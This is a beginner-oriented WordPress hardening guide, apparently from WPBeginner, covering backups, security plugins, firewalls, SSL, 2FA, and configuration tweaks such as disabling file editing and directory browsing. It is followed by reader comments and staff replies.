


Every website owner dreads the moment they realize their site might be vulnerable to hackers. A single security breach can damage your hard-earned reputation and revenue instantly.
You might worry that protecting your site requires expensive tools or advanced coding skills, but that is simply not true. Most security measures are actually quite easy to apply.
We have spent over 16 years testing plugins and refining strategies to keep WPBeginner safe from daily attacks. We use these exact methods to protect our own projects.
In this guide, we will walk you through our ultimate security checklist to help you secure your website and sleep peacefully.
While WordPress core software is very secure and is audited regularly by hundreds of developers, there’s still a lot that needs to be done to keep your site secure.
At WPBeginner, we believe that security is not just about risk elimination. It’s also about risk reduction. As a website owner, there’s a lot that you can do to improve your WordPress security, even if you are not tech-savvy.
That’s why we put together a WordPress security checklist of actionable steps that you can take to protect your website against security vulnerabilities.
To make it easy, we have created a table of contents to help you navigate through our ultimate WordPress security guide:
Table of Contents
Basics of WordPress Security
- Why WordPress Security Is Important
- Keep WordPress Updated
- Use Strong Passwords and User Permissions
- Understand the Role of WordPress Hosting
WordPress Security in Easy Steps (No Coding)
- Install a WordPress Backup Solution
- Install a Reputable WordPress Security Plugin
- Enable a Web Application Firewall (WAF)
- Move Your WordPress Site to SSL/HTTPS
WordPress Security for DIY Users
- Change the Default Admin Username
- Disable File Editing
- Disable PHP File Execution in Certain WordPress Directories
- Limit Login Attempts
- Add Two Factor Authentication (2FA)
- Change the WordPress Database Prefix
- Password Protect WordPress Admin and Login Page
- Disable Directory Indexing and Browsing
- Disable XML-RPC in WordPress
- Automatically Log Out Idle Users in WordPress
- Add Security Questions to WordPress Login
- Scan WordPress for Malware and Vulnerabilities
- Fix a Hacked WordPress Site
Ready? Let’s get started.
Why Website Security Is Important
A hacked WordPress website can cause serious damage to your business’s revenue and reputation. Hackers can steal user information and passwords, install malicious software, and even distribute malware to your users.
Worse, you may find yourself paying ransomware to hackers just to regain access to your website.
Every day, Google warns millions of users that a website they are trying to visit may contain malware or steal information.
Furthermore, Google blacklists thousands of websites each day for malware or phishing.
Just as business owners with a physical location are responsible for safeguarding their property, online business owners need to pay extra attention to their WordPress security.
Keep WordPress Updated

WordPress is open-source software and is regularly maintained and updated. By default, WordPress automatically installs minor updates.
For major releases, you need to manually initiate the update.
WordPress also comes with thousands of plugins and themes that you can install on your website. These plugins and themes are maintained by third-party developers, who regularly release updates as well.
These WordPress updates are crucial for the security and stability of your WordPress site. You need to make sure that your WordPress core, plugins, and theme are up to date.
Use Strong Passwords and User Permissions

The most common WordPress hacking attempts use stolen passwords. However, you can make that difficult by using stronger, unique passwords for your website.
We are not just talking about the WordPress admin area. Remember to create strong passwords for your FTP accounts, databases, WordPress hosting accounts, and custom email addresses that use your site’s domain name.
Many beginners don’t like using strong passwords because they are hard to remember. The good thing is that you don’t need to remember passwords anymore because you can just use a password manager.
See our guide on how to manage WordPress passwords for more information.
Another way to reduce the risk is to not give anyone access to your WordPress admin account unless you absolutely have to.
If you have a large team or guest authors, then make sure that you understand user roles and capabilities in WordPress before you add new user accounts and authors to your WordPress site.
Understand the Role of WordPress Hosting
Your WordPress hosting service plays the most important role in the security of your WordPress site. A good shared hosting provider like Hostinger, Bluehost, or SiteGround takes extra measures to protect their servers against common threats.
Here are just a few ways that good web hosting companies work in the background to protect your websites and data:
- They continuously monitor their network for suspicious activity.
- All good hosting companies have tools in place to prevent large-scale DDoS attacks.
- They keep their server software, PHP versions, and hardware up to date to prevent hackers from exploiting a known security vulnerability in older versions.
- They have ready-to-deploy disaster recovery and accident plans that allow them to protect your data in case of a major accident.
On a shared hosting plan, you share the server resources with many other customers. There is a risk of cross-site contamination where a hacker can use a neighboring site to attack your website.
By contrast, using a managed WordPress hosting service provides a more secure platform for your website.
Managed WordPress hosting companies offer automatic backups, automatic WordPress updates, and advanced firewall configurations to protect your website. They often handle many of the technical security tasks on this list for you.
We recommend SiteGround as our preferred managed WordPress hosting provider. They have responsive support, fast servers, and excellent reliability.
Make sure you get the best deal by using our special SiteGround coupon.
WordPress Security in a Few Easy Steps (No Coding)
We know that improving WordPress security can be a terrifying thought for beginners, especially if you are not techy. Guess what – you are not alone.
We have helped thousands of WordPress users in hardening their WordPress security.
We will show you how you can improve your WordPress security with just a few clicks (no coding required).
If you can point and click, you can do this!
1. Install a WordPress Backup Solution

Backups are your first defense against any WordPress attack. Remember, nothing is 100% secure. If government websites can be hacked, then so can yours.
Backups allow you to quickly restore your WordPress site in case something bad happens.
There are many free and paid WordPress backup plugins that you can use. The most important thing you need to know when it comes to backups is that you must regularly save full-site backups to a remote location (not your hosting account).
We recommend storing it on a cloud service like Amazon, Dropbox, or private clouds like Stash.
Based on how frequently you update your website, the ideal setting might be either once a day or real-time backups.
Thankfully, this can be easily done by using plugins like Duplicator, UpdraftPlus, or BlogVault. They are both reliable and, most importantly, easy to use (no coding needed).
For more details, see our guide on how to back up your WordPress website.
Install a Reputable WordPress Security Plugin
After backups, the next thing we need to do is set up an auditing and monitoring system that keeps track of everything that happens on your website.
This includes file integrity monitoring, failed login attempts, malware scanning, and more.
Thankfully, you can easily take care of this by installing one of the best WordPress security plugins, such as Sucuri.
You need to install and activate the free Sucuri Security plugin. For more details, please see our step-by-step guide on how to install a WordPress plugin.
This limits your risk, but strictly speaking, the free plugin is for security monitoring and scanning, not a firewall.
Now, you can head over to the Sucuri Security » Dashboard to see if the plugin found any immediate issues with your WordPress code.

The next thing you need to do is navigate to the Sucuri Security » Settings page and click on the ‘Hardening’ tab.
The default settings work well for most websites, so you can go ahead and activate them by clicking the ‘Apply Hardening’ button for each option.

This helps you lock down the key areas hackers often use in their attacks.
Tip: We will cover further ways to harden your website later in this article, such as changing the database prefix and admin username. However, these are more technical and may require coding knowledge.
After the hardening step, the plugin’s other default settings are sufficient for most websites and don’t require any changes.
The only thing we recommend customizing is email alerts, which can be found in the ‘Alerts’ tab of the settings page.

By default, you will receive a lot of email alerts that can clutter your inbox.
We recommend enabling alerts only for key actions you wish to be notified about, such as plugin changes and new user registrations.

This WordPress security plugin is very powerful, so browse through all the tabs and settings to see all that it does, such as malware scanning, audit logs, failed login attempt tracking, and more.
For more information, you can see our detailed Sucuri review.
Enable a Web Application Firewall (WAF)
While the free plugin we installed in the previous step helps you monitor your site for issues, it cannot block attacks in real-time. For that, you need a Web Application Firewall (WAF).
Using a WAF is the easiest way to protect your site and be confident about your WordPress security.
A website firewall blocks all malicious traffic before it even reaches your website.
- A DNS-level website firewall routes your website traffic through its cloud proxy servers. This allows it to send only genuine traffic to your web server.
- An application-level firewall examines the traffic once it reaches your server but before loading most WordPress scripts. This method is not as efficient as the DNS-level firewall in reducing the server load.
To learn more, see our list of the best WordPress firewall plugins.

We used Sucuri on WPBeginner for many years and still recommend it as one of the best web application firewalls for WordPress. We recently switched from Sucuri to Cloudflare because we needed a larger CDN network with features that focused more on enterprise clients.
You can read about how Sucuri helped us block 450,000 WordPress attacks in a month.

The best part about Sucuri’s firewall is that it also comes with a malware cleanup and blacklist removal guarantee. That means that if you were to be hacked under their watch, they guarantee to fix your website, no matter how many pages you have.
This is a pretty strong warranty because repairing hacked websites is expensive. Security experts normally charge more than $250 per hour, while you can get the entire Sucuri security stack for $199 for a whole year.
That being said, Sucuri is not the only DNS-level firewall provider out there. The other popular competitor is Cloudflare. See our comparison of Sucuri vs. Cloudflare (Pros and Cons).
Move Your WordPress Site to SSL/HTTPS
SSL (Secure Sockets Layer) is a protocol that encrypts data transfer between your website and the user’s browser. This encryption makes it harder for someone to sniff around and steal information.

Once you enable SSL, your website address will use HTTPS instead of HTTP. You will also see a padlock or similar icon next to your website address in the browser.
In the past, SSL certificates were expensive, costing anywhere from $80 to hundreds of dollars each year. Today, having an SSL certificate is a requirement for all websites.
If you don’t have one, Google Chrome and other browsers will mark your website as ‘Not Secure,’ which can scare away your visitors.
To fix this, a non-profit organization called Let’s Encrypt began offering free SSL Certificates to website owners. Their project is supported by Google Chrome, Facebook, Mozilla, and many more companies.
It’s easier than ever to start using SSL for all your WordPress websites. Many hosting companies now offer a free SSL certificate for your WordPress website.
If your hosting company does not offer one, then you can purchase an SSL certificate from Network Solutions. They have the best and most reliable SSL deals on the market. The certificate comes with a $10,000 security warranty and a TrustLogo security seal.
WordPress Security for DIY Users
If you do everything that we have mentioned thus far, then you are in pretty good shape.
But as always, there’s more that you can do to harden your WordPress security.
Keep in mind that some of these steps may require coding knowledge.
Change the Default Admin Username
In the old days, the default WordPress admin username was ‘admin’. Since usernames make up half of the login credentials, this made it easier for hackers to do brute-force attacks.
Thankfully, WordPress has since changed this and now requires you to select a custom username at the time of installing WordPress.
However, some older 1-click WordPress installers might still set the default admin username to ‘admin’. If you notice that to be the case, then it’s probably a good idea to switch your web hosting.
Since WordPress doesn’t allow you to change usernames by default, there are three methods you can use to change the username.
- Create a new admin username and delete the old one.
- Use the Username Changer plugin
- Update username from phpMyAdmin
We have covered all three of these in our detailed guide on how to properly change your WordPress username.
Note: Just to be clear, we are talking about changing the username called ‘admin’, not the administrator user role, which is also sometimes called ‘admin’.
Disable File Editing
WordPress includes a built-in code editor that lets you edit your theme and plugin files directly from the WordPress admin area.
In the wrong hands, this feature can be a security risk, which is why we recommend turning it off.

You can easily do this by adding the following code to your wp-config.php file or with a code snippet plugin like WPCode (recommended):
// Disallow file edit
define( 'DISALLOW_FILE_EDIT', true );
We show you how to do this step by step in our guide on how to disable theme and plugin editors from the WordPress admin panel.
Alternatively, you can do this with 1 click using the Hardening feature in the free Sucuri plugin mentioned above.
Disable PHP File Execution in Certain WordPress Directories
Another way to harden your WordPress security is by disabling PHP file execution in directories where it’s not needed, such as /wp-content/uploads/.
Note: This method works for websites running on the Apache web server (which is used by most shared hosting companies). If you are using a Managed WordPress Hosting provider, they likely handle this for you, or this file may not work.
You can do this by opening a text editor like Notepad and pasting this code:
<Files *.php>
deny from all
</Files>
Next, you need to save this file as .htaccess and upload it to the /wp-content/uploads/ folder on your website using an FTP client.
For a more detailed explanation, see our guide on how to disable PHP execution in certain WordPress directories.
Alternatively, you can do this with one click using the Hardening feature in the free Sucuri plugin we mentioned above.
Limit Login Attempts
By default, WordPress allows users to try to log in as many times as they want. This leaves your WordPress site vulnerable to brute-force attacks. This is where hackers try to crack passwords by trying to log in with different combinations.
This can be easily fixed by limiting the failed login attempts a user can make. If you are using the web application firewall mentioned earlier, then this is automatically taken care of.
However, if you don’t have the firewall set up, then you can go ahead using the steps below.
First, you need to install and activate the free Limit Login Attempts Reloaded plugin. For more details, see our step-by-step guide on how to install a WordPress plugin.
Upon activation, the plugin will start to limit the number of login attempts users can take.
The default settings will work for most websites. However, you can customize them by visiting the Settings » Limit Login Attempts page and clicking the ‘Settings’ tab at the top. For example, to comply with GDPR laws, you can click the ‘GDPR compliance’ checkbox.

For detailed instructions, take a look at our guide on how and why you should limit login attempts in WordPress.
Add Two Factor Authentication (2FA)
The two-factor authentication method requires 2 different steps for users to log in:
- The first step is the username and password.
- The second step requires you to use a code from a device or app in your possession that hackers can’t access, such as your smartphone.
Most top online websites, like Google, Facebook, and Twitter, allow you to enable it for your accounts. You can also add the same functionality to your WordPress site.
First, you need to install and activate the WP 2FA – Two-factor Authentication plugin. For more details, see our step-by-step guide on how to install a WordPress plugin.
A user-friendly wizard will help you set up the plugin, and then you will be given a QR code.

You will need to scan the QR code using an authenticator app on your phone, such as Google Authenticator, Authy, or LastPass Authenticator.
We recommend using LastPass Authenticator or Authy because they allow you to back up your accounts to the cloud. This is very useful if your phone is lost or reset, or if you buy a new one. All your account logins will be easily restored.
Most of these apps work in a similar way, and if you are using Authy, then you simply click the ‘+’ or ‘Add account’ button in the authenticator app.

This will let you scan the QR code on your computer using your phone’s camera. You may first need to give the app permission to access the camera.
After giving the account a name, you can save it.

Next time you log in to your website, you will be asked for the two-factor authentication code after you enter your password.

Simply open the authenticator app on your phone, and you will see a one-time code.
You can then enter the code on your website to finish logging in.
Change the WordPress Database Prefix
By default, WordPress uses wp_ as the prefix for all tables in your WordPress database.
If your WordPress site uses the default database prefix, it makes it easier for hackers to guess your table names. This is why we recommend changing it.
You can change your database prefix by following our step-by-step tutorial on how to change the WordPress database prefix to improve security.
Note: Changing the database prefix can break your site if it’s not done properly. Only do this if you feel comfortable with your coding skills.
Password Protect WordPress Admin and Login Page

Normally, hackers can request your wp-admin folder and login page without any restrictions. This allows them to try their hacking tricks or run DDoS attacks.
You can add additional password protection on a server-side level, which will effectively block those requests.
Just follow our step-by-step instructions on how to password-protect your WordPress admin (wp-admin) directory.
Disable Directory Indexing and Browsing

When you type the address of one of your website folders into a web browser, you will be shown the web page called index.html if it exists. If it doesn’t exist, then you will be shown a list of files in that folder instead. This is known as directory browsing.
Hackers can use directory browsing to find out if you have any files with known vulnerabilities, so they can take advantage of these files to gain access.
Directory browsing can also be used by others to look into your files, copy images, view your directory structure, and access other information. This is why it is highly recommended that you turn off directory indexing and browsing.
You need to connect to your website using FTP or your hosting provider’s file manager. Next, locate the .htaccess file in your website’s root directory. If you cannot see it there, then refer to our guide on why you can’t see the .htaccess file in WordPress.
After that, you need to add the following line at the end of the .htaccess file:
Options -Indexes
Don’t forget to save and upload the .htaccess file back to your site.
Important: Check your website immediately after saving. If you see an error, your hosting provider may not allow this specific setting, and you should remove the line.
For more on this topic, see our article on how to disable directory browsing in WordPress.
Disable XML-RPC in WordPress
XML-RPC is a core WordPress API that helps connect your WordPress site with web and mobile apps. It has been enabled by default since WordPress 3.5.
However, because of its powerful nature, XML-RPC can significantly amplify brute-force attacks.
For example, if a hacker traditionally wanted to try 500 different passwords on your website, they would have to make 500 separate login attempts. The Limit Login Attempts Reloaded plugin can catch and block this.
But with XML-RPC, a hacker can use the system.multicall function to try thousands of passwords with, say, 20 or 50 requests.
This is why, if you are not using XML-RPC, then we recommend that you disable it. (Note: You may need XML-RPC enabled if you use the WordPress mobile app or the Jetpack plugin).
There are 3 ways to disable XML-RPC in WordPress, and we have covered all of them in our step-by-step tutorial on how to disable XML-RPC in WordPress.
Tip: The .htaccess method is the best one because it’s the least resource-intensive. The other methods are easier for beginners.
Alternatively, this is taken care of automatically if you are using a web application firewall (WAF) as we mentioned earlier.
Automatically Log Out Idle Users in WordPress
Logged-in users can sometimes wander away from the screen, and this poses a security risk. Someone can hijack their session, change passwords, or make changes to their account.
This is why many banking and financial sites automatically log out inactive users. You can set up similar functionality on your WordPress site as well.
You will need to install and activate the Inactive Logout plugin. Upon activation, visit the Settings » Inactive Logout page to customize the logout settings.

Simply set the time duration and add a logout message. Then, don’t forget to click on the ‘Save Changes’ button at the bottom of the page to store your settings.
For step-by-step instructions, please refer to our guide on how to automatically log out idle users in WordPress.
Add Security Questions to the WordPress Login Screen
Adding a security question to your WordPress login screen makes it even harder for someone to get unauthorized access.
You can add security questions by installing the Two Factor Authentication plugin. Upon activation, you need to visit the Multi-factor Authentication » Two Factor page to configure the plugin’s settings.
This will allow you to add various types of two-factor authentication to your site, including security questions.

For more detailed instructions, see our tutorial on how to add security questions to the WordPress login screen.
Scan WordPress for Malware and Vulnerabilities

If you have a WordPress security plugin installed, then it will routinely check for malware and signs of security breaches.
However, if you see a sudden drop in website traffic or search rankings, then you may want to scan for malware manually. You can do this using your WordPress security plugin or one of the best malware and security scanners.
Running these online scans is quite straightforward. You just enter your website URL, and their crawlers go through your website to look for known malware and malicious code.
Now, keep in mind that most online WordPress security scanners can only warn you if your site contains malware. They usually can’t remove the malware or clean a hacked WordPress site.
This brings us to the next section, cleaning up malware and hacked WordPress sites.
Fix a Hacked WordPress Site
Many WordPress users don’t realize the importance of backups and website security until their website is hacked.
Hackers install backdoors on affected sites, and if these backdoors are not fixed properly, then your website will likely get hacked again.
For the adventurous and DIY users, we have compiled a step-by-step guide on fixing a hacked WordPress site.
However, cleaning up a WordPress site can be very difficult and time-consuming. Our advice would be to let a professional take care of it.
If you are paying to use the Sucuri security plugin we mentioned above, then hacked site repair is built into the price.
Otherwise, you can check out our recommendations of the best WordPress support agencies to find professionals that can fix your hacked site for you.
FAQs About WordPress Security
Because WordPress security is so important, we are regularly asked questions about it. Here are answers to frequently asked questions about keeping WordPress websites safe from attack.
Is WordPress Safe to Use?
WordPress is designed to be secure, especially if you keep it updated regularly. However, because it is so popular, hackers often target WordPress websites.
Don’t worry, though. By following simple security tips like the ones in this article, you can greatly reduce the chances of someone hacking your website.
What Can Put My WordPress Website at Risk?
There are different ways hackers try to gain access to websites. Some common threats include guessing passwords, installing harmful software (malware), and finding weaknesses in your website’s code to steal information or take control.
How Often Should I Update My WordPress Website?
Keeping your WordPress website, themes, and plugins up-to-date is very important. New updates often include fixes for security problems. Try to use automatic updates or check for updates yourself at least once a week and install them quickly.
Do I Need a Special Plugin for Security?
You don’t have to use a security plugin, but they can make your website much safer. Security plugins act like extra guards for your website, protecting you from hackers and malware.
How Do I Know If Someone Hacked My Website?
If you notice strange things happening on your website, it might be a sign you have been hacked. This could include seeing new users or files you didn’t create, your website sending visitors to different websites, your website running slowly, or getting warnings from Google or your web hosting provider.
What Should I Do If My Website Gets Hacked?
If you think your website has been hacked, don’t panic, but act quickly. You can contact your web hosting company and ask for help. You can also use a security plugin or ask a security expert to clean your website.
If you have a backup of your website, restore it from that backup. Make sure to change all your passwords, including the ones for your WordPress admin area, database, and FTP.
Additional Resources
We hope this article helped you learn the best practices to protect your website. You may also want to see these other helpful guides to keep your WordPress site secure:
- Beginner’s Guide to WordPress User Roles and Permissions
- How to Stop and Prevent a DDoS Attack on WordPress
- What Is Google Blacklist? (And How to Fix It)
- Sucuri vs. Cloudflare (Pros and Cons) – Which One is Better?
- How to Choose The Best WordPress Hosting (Compared)
If you liked this article, then please subscribe to our YouTube Channel for WordPress video tutorials. You can also find us on Twitter and Facebook.

Fred Laxton
Very good and comprehensive guide, thank you!
I would add that it is a good idea to change the WP login URL, using a plugin like:
WPS Hide Login
I use a custom login for each WP site I build using this plugin. This goes a long way (along with login rate limiters as you mentioned, etc.) to block hacking attempts.
WPBeginner Support
Changing your login URL is not a security measure, it is more for customizing the login experience. For changing the login URL we would recommend taking a look at our article below
https://www.wpbeginner.com/plugins/how-to-add-custom-login-url-in-wordpress/
Admin
Olaf
Wow, this is truly an incredibly comprehensive guide to WordPress security. I prioritize website security above all else, but honestly, even I have probably never implemented so many different measures to make WordPress harder to breach. I dare say that if someone applies even 50% of the solutions and techniques you’ve listed, their site will be practically bulletproof.
Moinuddin Waheed
For security of the wordpress website, i would like to draw the attention towards using firewall plugins.
Using the right plugin line cloudflare cdn or sucuri can protect the website from all kinds of attacks since it filters out the malicious access.
I have been using cludflare for long time and can witness its usability for security and performance.
Oyatogun Oluwaseun Samuel
This is very insightful. I would also add that protecting access to your workstation or computer laboratory is also very important because these days, as part of security, we use strong password to gain access to our wordpress sites which is not easily remembered thereby forcing us to store it on web browser use to access our wordpress sites. Anyone that has access to your computer and these browsers could easily used the store username and password to login to your wordpress site and cause havoc. Secondly, I think it is really better to guard ransomware as regaining access to your wordpress site is not guarantee even after paying the ransom. Please can I ask how can someone know if google blacklist any website as result of malware and phishin?
WPBeginner Support
You would want to use our guide below if you are concerned about your site after malware or phishing attack to help find and recover from a penalty.
https://www.wpbeginner.com/beginners-guide/how-to-recover-a-wordpress-site-from-a-google-search-penalty/
Admin
Oyatogun Oluwaseun Samuel
Thank you for your response, will follow the link and gain more knowledge. I am happy for this response.
uzoma ichetaonye
Wow.. this is quite a very loaded article on ways to protect your website from hackers.
BUT LET ME GIVE THIS TIP: While browsing on the internet, do NOT, i repeat, do NOT click on any random link that looks very suspicious and spammy or download any files that pops up unexpectedly on your screen or anywhere without request. Always go for genuine software rather than a null one.
It is through this means that hackers get access to your login details and use these details to gain access to your website.
I made a mistake of clicking on a particular link randomly to download a particular link and my website got hacked but i have finally regained control again.
So, just stay away from accessing unauthorized and suspicious links that promises to offer special offers to lure you.
JUST BE CAREFUL AND SAFE.
Dayo Olobayo
Thanks Uzoma for sharing your experience. This is a great reminder that hackers can be sneaky. You’re absolutely right about avoiding suspicious links and downloads. It is a super important step to website security. Glad you got your site back!
Jiří Vaněk
This is generally the problem with all nulled plugins. Many people, thinking they are saving a lot of money on original software, opt for a nulled version downloaded from unofficial sources. The tricky part is that the plugin works and does what it’s supposed to. What’s great for these people is that it’s free, and they’ve saved potentially hundreds of dollars. But the plugin doesn’t just do what it’s supposed to — it also does what the hacker wants it to do. After some time, these website owners realize they’ve lost control, and restoring the site to its original state can cost more than if they had paid for the plugin from an official source. Sometimes, repairing the site can even be impossible. I’ve seen several websites where, in the end, all the data had to be deleted, and everything had to start over, properly, with paid plugins, not nulled ones.
Moinuddin Waheed
I can’t agree more to this fact that malicious links are gateways to the security threats.
Spammers do use dubious links and they try to get access to the website by any means.
So it can’t be emphasized enough that click only what you are sure about and never ever click any random links.
Mrteesurez
No serious business will underestimate the power of security concerning websites specifically Wordpress. It’s popularity make it a center of focus for hackers.
I advise newly installed WordPress sites to firstly implement most of these security measures before launching or begin operation.
Kushal Phalak
Great article! Last year my website was hacked(redirecting to another suspicious website), so I think it is a must to use security measure. In my case, I had to delete my website and was lucky that my hosting provider had backup feature. From then I used Wordfence to secure my websites, but moved to Sucuri as it provided the services like DDoS protection, and CDN as well.
Moinuddin Waheed
I have been in the similar sitution where I was working for a reputed institue website.
After making everything final, the director asked me date so that he can schedule a press release.
I confidently suggested him a particualr date and before the schedule date,
my website got corrupted and unfortunately I didn’t have any backup plan ready.
I was completely screwed up and worked the whole day trying to restore to the previous working
like condition.
I think it is necessary that we give heed to each detail related to security.
Ayanda Temitayo
Please I want to ask that is it security wise to change the url of the default login page to another custom url. Like from yourwebsite.com/wp-login to yourwebsite.com/anotherName-login
I once use a plugin to change my login url to another url where nobody can easily route to my login page. So one of my SEO guy said it will be easy for hackers to hack my site if the plugin is vulnerable and I will lose everything on my website if I keep using a custom route to login page.
What’s your opinion about changing the default login route?
WPBeginner Support
Changing your login URL is personal preference and not specifically for security.
Admin
al amin Sheikh
Two important things in a website – Performance and Security.
Nicely explained how we can protect our site from hackers. Thanks, WPB.
WPBeginner Support
You’re welcome
Admin
Moinuddin Waheed
Rightly said about the two most important thing of any website.
security and performance.
I think in case of wordpress, these two to a great extent can be achieved through good hosting provider and with the use of good themes and plugins.
Most of the time, a wrong plugin can cause security loophole without you even noticing it.
of course, other aspects are equally important to consider.
mohadese esmaeeli
Hello, thank you for this excellent article.I also want to add a few more items to this list, such as using the Google reCAPTCHA plugin, employing security hardware related to the server, examining security tools within the hosting environment, such as Imunify360, and regularly changing passwords at short intervals.
WPBeginner Support
Thank you for your recommendations, hosts do have different tools so it would be best to check with the hosting provider for any security tools they offer
Admin
Fajri
Whoa, the method to Disable XML-RPC in WordPress is totally new for me.
I am gonna try to applicate it to add more security for my websites. Thanks for this information team!
WPBeginner Support
Glad you found our article helpful
Admin
Murad Prodhan
WPbeginner is one the best websites for our community. This article is very helpful for me. Thanks WPbeginner.
WPBeginner Support
You’re welcome, glad the guide was helpful
Admin
Jiří Vaněk
This is a great article. There are many things here that never occurred to me, even though I tried to secure with WordPress as much as possible. I just copied a snippet to hide error messages when logging into WordPress and I’m going to apply it to my website. It probably won’t stop at just this thing. This article is really a fantastic list of great tips. Thank you for advancing awareness about security. Great job.
WPBeginner Support
You’re welcome, glad our guide was helpful
Admin
Etop Udoekene
Thanks very much. This information has come to me at just the right time, as I am in the process of setting up my website again after losing my former laptop and Android phone to thieves.
I am really grateful.
WPBeginner Support
You’re welcome, hopefully things get better and we hope our guide helps you with keeping your site secure after that.
Admin
Mark Ellsworth
Thank you – very well organized and comprehensive! This will definitely help with what is an ongoing and challenging issue with WordPress installs.
WPBeginner Support
Glad you found our security guide helpful
Admin
Ifakayode Femi
I loved this article and am bookmarking this page for future cause I might not remember the names of most plugins listed here, but sincerely this article helps a long way
Thanks for taking your time to compose this
Thanks a million times
WPBeginner Support
Glad you found our guide and recommendations helpful!
Admin
Nikhil
thankyou sir it’s information is to important thankyou so much sir
WPBeginner Support
You’re welcome, glad to hear our article was helpful!
Admin
Yasin
I am very grateful for this article, all thanks to wpbeginner.com.
WPBeginner Support
You’re welcome glad you found our guide helpful!
Admin
Belinda Viret
Thank you for the great advice!
WPBeginner Support
You’re welcome!
Admin
Marko Kozlica
Wow! Extensive and thorough article for beginners and experienced wordpressers alike. Keep up the good work!
WPBeginner Support
Glad you found our article helpful!
Admin
Federico
Really good guide, very useful!
WPBeginner Support
Glad you think so!
Admin
Claudio Lopes
Following the tips and feeling that my site is more secure.
WPBeginner Support
Glad to hear our guide could help you!
Admin
Bob De Maria
Hi,
I am brand new to this and this was my first email and I am ever glad I am signed up. You hit on one of my concerns that is right at the top of my list.
I can’t thank you enough for a very well written and much appreciated tutorial.
Best Regards,
Bob De Maria
WPBeginner Support
Glad to hear our guide was helpful!
Admin
Kimberly
FYI: Security issue on the WP Security Questions plugin. It’s been removed from wordpress.org.
WPBeginner Support
Thank you for letting us know, we will be sure to look for an alternative we would recommend
Admin
MS
Hi guys! Txs a lot for this usefull resouces. 1 question, will any of this affect the loading time of my website/pages???
WPBeginner Support
These should not cause a major change to your site’s speed.
Admin
john
nice Article ,
Do use reCAPTCHA in forms is helpful in securing?
WPBeginner Support
reCAPTCHA is for preventing spam more than security.
Admin
tim jackz
Hello team,
If i install two security plugin in my wordpress website, is there any disadvantages for my website?
WPBeginner Support
You would want to check with the support for the plugins you are looking to use, some work together but others try to do the same tasks which can cause conflicts.
Admin
Diego
My Wordpress site is running WordPress 5.1.8 which part of the 5.1 branch, last updated on November 2020. The current Wordpress version is 5.6.2.
I don’t quite understands all these different branches of WP.
Should I still need to upgrade?
WPBeginner Support
Rather than upgrade, you need to update your site, you can take a look at our guide below for how to safely update your site:
https://www.wpbeginner.com/beginners-guide/ultimate-guide-to-upgrade-wordpress-for-beginners-infograph/
Admin
Julia
So I pay premium and the free plugins are only for business, is there a way around that. They don’t let us pay for plugins. Premium and lower are not allowed to use them at all.
WPBeginner Support
That would be a WordPress.com limitation, for the difference between WordPress.com and WordPress.org we would recommend taking a look at our article below:
https://www.wpbeginner.com/beginners-guide/self-hosted-wordpress-org-vs-free-wordpress-com-infograph/
Admin
Trisha
Great tutorial, thank you! In going thru my 404 error logs, I see a lot of bots hitting non-existent plugins in my /plugins folder….I’m not overly concerned since the plugins they’re looking for don’t exist (hence the 404) BUT is there a way to protect my /plugins folder that won’t interfere with normal plugin operations? Is this advisable? Should I even be concerned?
WPBeginner Support
That normally shouldn’t be something you should be concerned with unless the plugin is on your site then you may want to ensure you have that plugin up to date in case the bot was looking for a plugin with a security vulnerability.
Admin
Ish
I took over a word press site how would i know if my site has a cloud backup account prior before me?
WPBeginner Support
You would need to check your active plugins and reach out to your hosting provider to see what is active for your site.
Admin
Lu
How can you find out if your site uses XML-RPC? Really useful as always. Thank you.
WPBeginner Support
If your version of WordPress is up to date it should be active on your site normally.
Admin
Julie Taylor
Very helpful information. I would like to know your thoughts on the following, if i were to implement all of those security situations, particuarly those that were involving code etc does it effect Google to be able to pull up the site and for SEO to work effectively?
WPBeginner Support
The security recommendations should not affect your site’s SEO
Admin
MooN Minhas
Thanks for sharing nice information.
WPBeginner Support
Glad you found it helpful
Admin
Samuel
is this guide also applies to WordPress.com users?
WPBeginner Support
No, our guides are for WordPress.org sites, you would want to reach out to WordPress.com for the hardening steps they allow
Admin
Leanne
This is one of the best tutorial sites (on any subject matter) I have found. Thank you I will refer wpbeginner to others – awesome site!
WPBeginner Support
You’re welcome and glad you’ve found our content helpful
Admin
Daniel
You know there are guys charging more than $50 or $100 dollars to teach you how to do all of this, and you gave it for free! Thanks heaps guys!
WPBeginner Support
You’re welcome
Admin
Power
Thanks for the article, its really useful
WPBeginner Support
You’re welcome
Admin
Mydas
This was super-useful. I have the coding skills to implement all of it, and now I can take much better care of my and my clients’ Wordpress installations. Thank you for the info, it’s so complete that I can’t believe it’s free xD
WPBeginner Support
You’re welcome, glad our guide was helpful
Admin
Splendor Edesiri
Please do I need a VPN to access my WordPress site from the backend as part of my WordPress site security.
WPBeginner Support
No, that is not required
Admin
uzoma ichetaonye
I don’t think you need any VPN to access your website via its backend.
VPN are used to disguise or help your identity or access a site that has been blocked from your location.
Kam
Thank you for this article. It is essential reading!
If you have a host like Bluehost, is it essential to have backup with a plugin such as Updraft plus + remote storage? After all, hosting providers should be providing backup?
WPBeginner Support
While some hosts offer backups, we still recommend creating your own backups for safety
Admin
Kyle B.
Changing the database prefix won’t make any difference. Other than that, not a bad article.
WPBeginner Support
Thanks for sharing your opinion and glad you liked our article
Admin
kalmoa
just an FYI, with Nginx there is no directory-level configuration file like Apache’s .htaccess. All configuration has to be done at the server level by an administrator, and WordPress cannot modify the configuration, like it can with Apache. So the part about ‘Disable PHP File Execution’, cannot be completed by wordpress installs running on Nginx. That includes myself, who is running my wordpress install on Vultr. Their one-click wordpress install gets deployed on Nginx (ubuntu 18.04)
WPBeginner Support
Thank you for sharing this for the users who specifically are using Nginx for their site.
Admin
Tom
What is the best method to update plugins if I have several that need updating? Update one at a time and see if the updated plugin breaks any of the functionality on the website?
WPBeginner Support
If you are concerned an update would break your site, we would recommend testing the update by following our guide on how to create a staging environment below:
https://www.wpbeginner.com/wp-tutorials/how-to-create-staging-environment-for-a-wordpress-site/
Admin
Kartik Satija
Amazing article, very well articulated and documented.
Thank you all so much for this.
More power to you guys, keep up the good work.
Cheers,
Kartik.
WPBeginner Support
Glad you found our guide helpful
Admin
MIMIFTAH
Very Informative content. Thanks
WPBeginner Support
You’re welcome
Admin
Liz
Great article. I have a question about the hardening options. I read that enabling hardening on all options can cause some plugins or the theme to break/not work properly. If this happens, how difficult is it to fix? It seems like there’s more to it than just reverting the hardening option. Any insight you could offer would be greatly appreciated. Thanks!
WPBeginner Support
